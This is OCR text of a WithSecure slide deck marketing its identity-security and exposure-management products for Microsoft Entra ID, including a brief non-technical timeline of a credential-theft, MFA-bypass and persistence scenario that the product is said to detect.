
Capture relevant identity-based events to quickly detect suspicious user behavior **in one place**

Expand your existing endpoint-focused toolset to understand identity-based attacks in the broader context of your IT environment


Reduce risk of data breaches by detecting potentially compromised users in your cloud-based IT environment

WITH secure

Introducing WithSecure Elements Identity Security for Microsoft Entra ID



How Elements Identity Security works



Monitoring, investigation and response

Self-managed, partner managed, co-monitored or fully managed by WithSecure™

WITH secure

Example: How we detect credential theft, MFA bypass and persistence scenarios

20th May 2024 17:00	Attacker finds credentials that were left on GitHub
20th May 2024 18:03	Attacker user credentials which is an ROPC authentication event
21st May 2024 09:00	Attacker probes Azure tenant to decide on their next step Attacker discovers MFA is not required when signing in from London Office Attacker uses the same credentials and bypasses MFA (spoofing IP to match the London Office)
21st May 2024 14:45	Attacker creates new application registration to escalate privilege
21st May 2024 14:53	Attacker adds “read mail” privilege to new application registration
21st May 2024 15:13	Attacker grants access to the “Attacker Tenant”
21st May 2024 15:21	Attacker adds secret to new application registration to persist

WITH secure

WithSecure Elements Exposure Management

XM for Endpoints, Network, Users and Cloud

A1 ICT Distribucija

Proactive security approach

Know what makes up your attack surface

Know what to prioritize when remediating exposures

Have the right tools, people and means to remediate successfully

WITH secure

Elements XM & XDR

is the foundational combination for addressing the mid-market cyber security needs before and during an attack.

WithSecure™ Elements Exposure Management

before attack

Attack Surface

during attack


WithSecure™ Elements Extended Detection and Response

Note: Figure adapted from NIST cyber security framework. We offer additional Incident Response services to cover the "Recover" area of NIST.

WITH secure

WithSecure™ Elements Exposure Management

Continuous assessment of threat exposure, using the attacker's view of your environment.



Key outcomes:

DISCOVER

Discover your digital perimeter and identify your **exposed critical assets** and **identities**

PRIORITIZE

Get actionable **recommendations** based on integrated data from **threat intelligence, attack paths** and **business context**

ACT

Implement prioritized remediation actions to **reduce your attack surface** and **decrease your business risk level***


Note: *NIS 2 art. 21.2(e) mandates companies to have security in network and information systems acquisition, development and maintenance, including vulnerability handling and disclosure.

WITH secure

Benefit from exposure remediation through the attacker’s lens:

Peace of mind
Know your risk level
and how to lower it

Boost productivity
Focus on what matters instead
of drowning in alerts



Use existing skills
Manage exposure with existing
IT resources

Secure your part of the supply chain
as a complex digital attack
surface

Many exposures, one solution
Tackle vulnerabilities, exploits &
misconfigurations without silos


AI-powered recommendation engine
for efficient prioritization with
actionable guidance

WITH secure

How it works

W / T H
secure

